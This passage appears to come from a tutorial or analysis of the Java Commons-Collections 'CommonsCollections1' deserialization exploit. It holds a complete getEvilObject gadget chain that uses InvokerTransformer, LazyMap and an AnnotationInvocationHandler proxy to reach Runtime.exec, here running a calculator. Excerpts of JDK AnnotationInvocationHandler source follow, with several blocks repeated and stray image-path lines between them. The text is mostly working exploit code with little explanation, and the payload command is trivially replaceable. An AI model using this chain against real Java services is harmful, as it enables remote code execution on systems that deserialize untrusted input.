        deserializeFromByteArray(serializedObject);
    }

    public static Object getEvilObject() throws ClassNotFoundException, IllegalAccessException, InvocationTargetException, InstantiationException {
        String[] command = {"open -a calculator"};
        final Transformer[] transformers = new Transformer[]{
                new ConstantTransformer(Runtime.class),
                new InvokerTransformer("getMethod",
                        new Class[]{ String.class, Class[].class},
                        new Object[]{"getRuntime", new Class[0]}
                ),
                new InvokerTransformer("invoke",
                        new Class[]{Object.class, Object[].class},
                        new Object[]{null, new Object[0]}
                ),
                new InvokerTransformer("exec",
                        new Class[]{String.class},
                        command
                )
        };

        ChainedTransformer chainedTransformer = new ChainedTransformer(transformers);

        Map map = new HashMap<>();
        Map lazyMap = LazyMap.decorate(map, chainedTransformer);

        String classToSerialize = "sun.reflect.annotation.AnnotationInvocationHandler";

        final Constructor<?> constructor = Class.forName(classToSerialize).getDeclaredConstructors()[0];
        constructor.setAccessible(true);
        InvocationHandler secondInvocationHandler = (InvocationHandler) constructor.newInstance(Override.class, lazyMap);
        Proxy evilProxy = (Proxy) Proxy.newProxyInstance(CommonsCollections1All.class.getClassLoader(), new Class[] {Map.class}, secondInvocationHandler );

        InvocationHandler invocationHandlerToSerialize = (InvocationHandler) constructor.newInstance(Override.class, evilProxy);
        return invocationHandlerToSerialize;

    }
}
```

Exploit




```java
        String classToSerialize = "sun.reflect.annotation.AnnotationInvocationHandler";

        final Constructor<?> constructor = Class.forName(classToSerialize).getDeclaredConstructors()[0];
        constructor.setAccessible(true);
        InvocationHandler secondInvocationHandler = (InvocationHandler) constructor.newInstance(Override.class, lazyMap);

        Proxy evilProxy = (Proxy) Proxy.newProxyInstance(String.class.getClassLoader(), new Class[] {Map.class}, secondInvocationHandler );
        InvocationHandler invocationHandlerToSerialize = (InvocationHandler) constructor.newInstance(Override.class, evilProxy);
        return invocationHandlerToSerialize;

    }
}
```




```java
class AnnotationInvocationHandler implements InvocationHandler, Serializable {
    private static final long serialVersionUID = 6182022883658399397L;
    private final Class<? extends Annotation> type;
    private final Map<String, Object> memberValues;

    AnnotationInvocationHandler(Class<? extends Annotation> type, Map<String, Object> memberValues) {
        Class<?>[] superInterfaces = type.getInterfaces();
        if (!type.isAnnotation() ||
            superInterfaces.length != 1 ||
            superInterfaces[0] != java.lang.annotation.Annotation.class)
            throw new AnnotationFormatError("Attempt to create proxy for a non-annotation type.");
        this.type = type;
        this.memberValues = memberValues;
    }
```


Exploit




```java
class AnnotationInvocationHandler implements InvocationHandler, Serializable {
    private static final long serialVersionUID = 6182022883658399397L;
    private final Class<? extends Annotation> type;
    private final Map<String, Object> memberValues;

    AnnotationInvocationHandler(Class<? extends Annotation> type, Map<String, Object> memberValues) {
        Class<?>[] superInterfaces = type.getInterfaces();
        if (!type.isAnnotation() ||
            superInterfaces.length != 1 ||
            superInterfaces[0] != java.lang.annotation.Annotation.class)
            throw new AnnotationFormatError("Attempt to create proxy for a non-annotation type.");
        this.type = type;
        this.memberValues = memberValues;
    }
```




```java
private void readObject(java.io.ObjectInputStream s)
    throws java.io.IOException, ClassNotFoundException {
    s.defaultReadObject();

    // Check to make sure that types have not evolved incompatibly

    AnnotationType annotationType = null;
    try {
        annotationType = AnnotationType.getInstance(type);
    } catch(IllegalArgumentException e) {
        // Class is no longer an annotation type; time to punch out
        throw new java.io.InvalidObjectException("Non-annotation type in annotation serial stream");
    }

    Map<String, Class<?>> memberTypes = annotationType.memberTypes();

    // If there are annotation members without values, that
    // situation is handled by the invoke method.
    for (Map.Entry<String, Object> memberValue : memberValues.entrySet()) {
        String name = memberValue.getKey();
        Class<?> memberType = memberTypes.get(name);
        if (memberType != null) {  // i.e. member still exists
            Object value = memberValue.getValue();
            if (!(memberType.isInstance(value) ||
                  value instanceof ExceptionProxy)) {
                memberValue.setValue(
                    new AnnotationTypeMismatchExceptionProxy(
                        value.getClass() + "[" + value + "]").setMember(
                            annotationType.members().get(name)));
            }
        }
```




```java
        String classToSerialize = "sun.reflect.annotation.AnnotationInvocationHandler";

        final Constructor<?> constructor = Class.forName(classToSerialize).getDeclaredConstructors()[0];
        constructor.setAccessible(true);
        InvocationHandler secondInvocationHandler = (InvocationHandler) constructor.newInstance(Override.class, lazyMap);

        Proxy evilProxy = (Proxy) Proxy.newProxyInstance(String.class.getClassLoader(), new Class[] {Map.class}, secondInvocationHandler );
        InvocationHandler invocationHandlerToSerialize = (InvocationHandler) constructor.newInstance(Override.class, evilProxy);
        return invocationHandlerToSerialize;

    }
}
```



```java
public Object invoke(Object proxy, Method method, Object[] args) {
    String member = method.getName();
    Class<?>[] paramTypes = method.getParameterTypes();

    // Handle Object and Annotation methods
    if (member.equals("equals") && paramTypes.length == 1 &&
        paramTypes[0] == Object.class)
        return equalsImpl(args[0]);
    if (paramTypes.length != 0)
        throw new AssertionError("Too many parameters for an annotation method");

    switch(member) {
    case "toString":
        return toStringImpl();
    case "hashCode":
        return hashCodeImpl();
    case "annotationType":
        return type;
    }

    // Handle annotation member accessors
    Object result = memberValues.get(member);

    if (result == null)
        throw new IncompleteAnnotationException(type, member);

    if (result instanceof ExceptionProxy)
        throw ((ExceptionProxy) result).generateException();

    if (result.getClass().isArray() && Array.getLength(result) != 0)
        result = cloneArray(result);
```



```java
private void readObject(java.io.ObjectInputStream s)
    throws java.io.IOException, ClassNotFoundException {
    s.defaultReadObject();

    // Check to make sure that types have not evolved incompatibly

    AnnotationType annotationType = null;
    try {
        annotationType = AnnotationType.getInstance(type);
    } catch(IllegalArgumentException e) {
        // Class is no longer an annotation type; time to punch out
        throw new java.io.InvalidObjectException("Non-annotation type in annotation serial stream");
    }

    Map<String, Class<?>> memberTypes = annotationType.memberTypes();

    // If there are annotation members without values, that
    // situation is handled by the invoke method.
    for (Map.Entry<String, Object> memberValue : memberValues.entrySet()) {
        String name = memberValue.getKey();
        Class<?> memberType = memberTypes.get(name);
        if (memberType != null) {  // i.e. member still exists
            Object value = memberValue.getValue();
            if (!(memberType.isInstance(value) ||
                  value instanceof ExceptionProxy)) {
                memberValue.setValue(
                    new AnnotationTypeMismatchExceptionProxy(
                        value.getClass() + "[" + value + "]").setMember(
                            annotationType.members().get(name)));
            }
        }
    }
}
```



```java
        String classToSerialize = "sun.reflect.annotation.AnnotationInvocationHandler";

        final Constructor<?> constructor = Class.forName(classToSerialize).getDeclaredConstructors()[0];
        constructor.setAccessible(true);
        InvocationHandler secondInvocationHandler = (InvocationHandler) constructor.newInstance(Override.class, lazyMap);

        Proxy evilProxy = (Proxy) Proxy.newProxyInstance(String.class.getClassLoader(), new Class[] {Map.class}, secondInvocationHandler );
        InvocationHandler invocationHandlerToSerialize = (InvocationHandler) constructor.newInstance(Override.class, evilProxy);
        return invocationHandlerToSerialize;

    }
}
```